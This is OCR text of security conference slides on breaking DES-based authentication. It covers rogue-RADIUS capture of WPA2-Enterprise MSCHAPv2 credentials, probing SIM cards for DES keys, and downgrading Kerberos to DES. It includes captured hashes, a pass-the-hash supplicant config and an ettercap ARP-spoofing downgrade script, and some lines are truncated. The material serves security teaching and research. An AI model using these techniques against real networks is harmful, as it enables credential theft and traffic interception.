
WPA2-Enterprise

- Most environments don't validate the server certificate (or the user authenticates anyway)




```
 ____  ____  ____  ____  ____  ____  ____  ____  ____  ____
||e ||||a ||||s ||||y ||||- ||||c ||||r ||||e ||||d ||||s ||
||__||||__||||__||||__||||__||||__||||__||||__||||__||||__||
|/__\||/__\||/__\||/__\||/__\||/__\||/__\||/__\||/__\||/__\|
        Version 3.8-dev - Garden of New Jersey

At any time, ctrl+c  to cancel and return to the main menu

1.  Prerequisites & Configurations
2.  Poisoning Attacks
3.  FakeAP Attacks
4.  Data Review
5.  Exit
q.  Quit current poisoning session

Choice: 
```

```
wlan3: STA 4c:74:03:07:6f:04 IEEE 802.1X: S
wlan3: STA 4c:74:03:07:6f:04 IEEE 802.1X: a
wlan3: STA 4c:74:03:07:6f:04 WPA: event 3 r
wlan3: STA 4c:74:03:07:6f:04 MLME: MLME-DEA
wlan3: STA 4c:74:03:07:6f:04 MLME: MLME-DEL
wlan3: STA 4c:74:03:07:6f:04 IEEE 802.11: d
```



```
polonium radius # tail -f freeradius-server-wpe.log
mschap: Sat Feb  2 22:10:08 2008

        username: hrollins
        challenge: 08:92:54:d7:3c:33:c7:b7
        response: bb:6e:8f:4f:57:c8:da:71:3e:e4:91:a7:
dd:40:df:58:79:ac:5a:a9:53:36:05:ba

```



FreeRADIUS-WPE

A patch for the popular open-source FreeRADIUS implementation to demonstrate RADIUS impersonation vulnerabilities by Joshua Wright and Brad Antoniewicz. This patch adds the following functionality:


- Simplifies the setup of FreeRADIUS by adding all RFC1918 addresses as acceptable NAS devices;
- Simplifies the setup of EAP authentication by including support for all FreeRADIUS supported EAP types;
- Adds WPE logging in $prefix/var/log/radius/freeradius-server-wpe.log, can be controlled in radius.conf by changing the “wpelogfile” directive;
- Simplified the setup of user authentication with a default “users” file that accepts authentication for any username;
- Adds credential logging for multiple EAP types including PEAP, TTLS, LEAP, EAP-MD5, EAP-MSCHAPv2, PAP, CHAP and others

For setup information, see the SETUP section below, or our slides from Shmoocon 4.

WPA2-Enterprise

- 100% break in WPA2-Enterprise MSCHAPv2

(For environments that don't properly validate server certificate)



```
mschapv2: Tue Aug 18 16:47:37 2015
         username:      testuser
         challenge:     4e:fb:c2:a3:a1:92:0f:1f
         response:      7b:bb:f5:d4:01:2d:05:31:7b:78:ba:bf:e3:13:25:c6:7e:58:64:b3:ac:4b:e7:1f
         jtr NETNTLM:   testuser:$NETNTLM$4efbc2a3a1920f1f$7bbbf5d4012d05317b78babfe31325c67e5864b3ac4be71f
wlan2: CTRL-EVENT-EAP-FAILURE 3c:15:c2:c5:2d:ba
wlan2: STA 3c:15:c2:c5:2d:ba IEEE 802.1X: authentication failed - EAP type: 0 ((null))
                                302.1X: Supplicant used different EAP type: 25 (PEAP)
                                302.11: disassociated
                                302.11: authenticated
                                302.11: associated (aid 1)
                                5:c2:c5:2d:ba
                                HOD vendor=0 method=1
                                302.11: disassociated
                                302.11: deauthenticated due to inactivity (timer DEAUTH/REMOVE)
```

In file wpa_supplicant.conf:

```
network={
    ssid="NETWORK"
    scan_ssid=1
    key_mgmt=WPA-EAP
    identity="USERNAME"
    password="hash:NTHASH Here"
    eap=PEAP
    phase1="peaplabel=0"
    phase2="auth=MSCHAPV2"
}
```

SUBMIT A JOB!


Token: $NETNTLM$4efbc2a3a1920f1f$7bbbf5c

Priority: Take Your Time - $20.00 USD ▾

Cracking SIM Cards

- "Rooting Sim Cards"


- Karsten Nohl, SRLabs BH USA 2013



```
sh /storage/emulated/legacy/Android/Cr
Enter the target MSISDN:7185550132
Targeting: 7185550132
Sending Binary SMS to 7185550132
Binary SMS sent to Starget
Signed error message received.
Uploading result to Cloud Cracker.
#####
```

AS SEEN ON TV

Mr. Robot S2E9



OTA error handling is underspecified, possibly opening attack surface

Binary SMS communication

Attacker probes cards to gain material for DES key cracking

Command with wrong signature | Use: DES signature | Request: DES signature

Response to mal-signed request differs by card type

a. (25%* of cards) (No response)

b. (50%*) Error message — Sometimes with all-zeros signatures

c. (25%*) Error message — DES signature

Data useable for key cracking

SIM card with DES key (prevalence of DES keys varies between operators; can be up to 100%)

SECURITY RESEARCH LABS

* Estimated from relatively small and geographically skewed measurement set

6

Known Plaintext Interface


- Decided to provide a general purpose interface
- Most of the time simple rules work best:

```
for (int i=0;i<2^56;i++) {
    result = $DES_{key[i]}$(ciphertext);

    if ((result & mask) == (plaintext & mask))
        key = result;
}
```

https://github.com/h1kari/des_kpt

Kerberos

- If DES is supported, downgrade is trivial



iSEC Partners, Inc.

iSEC PARTNERS

Attacking Kerberos Deployments


Rachel Engel, Brad Hill and Scott Stender
{rachel, brad, scott}@isecpartners.com

iSEC Partners, Inc. is a information security firm that specializes in application, network, host, and product security. For more information about iSEC, please refer to the Appendix A or www.isecpartners.com

This paper contains supplementa
tacking Kerberos Deployments"
2010, in Las Vegas, Nevada.


This whitepaper covers the follov

- References
- Initial Authentication and Etyp
- Smart Card Login and PKINIT
- Kerberized Application Securi
- Related Prior Work



Kerberos: Downgrade

- Simple ettercap filter to s/*/des-cbc-crc




```
▼Kerberos AS-REQ
 ▶Record Mark: 216 bytes
  Pvno: 5
  MSG Type: AS-REQ (10)
 ▶padata: PA-PAC-REQUEST
 ▼KDC_REQ_BODY
   Padding: 0
  ▶KDCOptions: 40810010 (Forwardable, Renewable, Canonicalize, Renewable OK)
  ▶Client Name (Principal): test3
   Realm: DOMAIN
  ▶Server Name (Service and Instance): krbtgt/DOMAIN
   till: 2037-09-13 02:48:05 (UTC)
   rtime: 2037-09-13 02:48:05 (UTC)
   Nonce: 1743413861
  ▶Encryption Types: des-cbc-crc des-cbc-crc des-cbc-crc des-cbc-crc des-cbc-crc
  ▶HostAddresses: VISTA<20>
```

```
#!/bin/sh

export KDC="192.168.1.11"
export TARGET="192.168.1.27"
export ETH="enp0s3"

cp krb5-downgrade-asreq.py /tmp
etterfilter krb5-downgrade-asreq.filter -o krb5-downgrade-asreq.ef
sudo ettercap -T -M arp:remote -i $ETH -F krb5-downgrade-asreq.ef /$KDC// /$TAR
GET// -w /tmp/ettercap.pcap |tee /tmp/ettercap.log
```

```
▼Kerberos AS-REQ
 ▶Record Mark: 280 bytes
  Pvno: 5
  MSG Type: AS-REQ (10)
 ▼padata: PA-ENC-TIMESTAMP PA-PAC-REQUEST
  ▼Type: PA-ENC-TIMESTAMP (2)
   ▼Value: 3031a003020101a22a0428471eda4547f7b3862f79bf36ac... des-cbc-crc
     Encryption type: des-cbc-crc (1)
     enc PA_ENC_TIMESTAMP: 471eda4547f7b3862f79bf36ac7592a1de3dcc5ca0bb182f...
  ▼Type: PA-PAC-REQUEST (128)
   ▼Value: 3005a0030101ff
     PAC Request: True
 ▼KDC_REQ_BODY
   Padding: 0
  ▶KDCOptions: 40810010 (Forwardable, Renewable, Canonicalize, Renewable OK)
  ▶Client Name (Principal): test3
   Realm: DOMAIN
  ▶Server Name (Service and Instance): krbtgt/DOMAIN
   till: 2037-09-13 02:48:05 (UTC)
   rtime: 2037-09-13 02:48:05 (UTC)
   Nonce: 1743413861
  ▶Encryption Types: des-cbc-crc des-cbc-crc des-cbc-crc des-cbc-crc des-cbc-crc
  ▶HostAddresses: VISTA<20>
```

Kerberos

- ASN.1 Plaintext can be easily determined
- CBC lets us easily crack Key with any block in protocol



GitHub, Inc. [US] | https://github.com/h1kari/des_kpt

Determining Plaintext

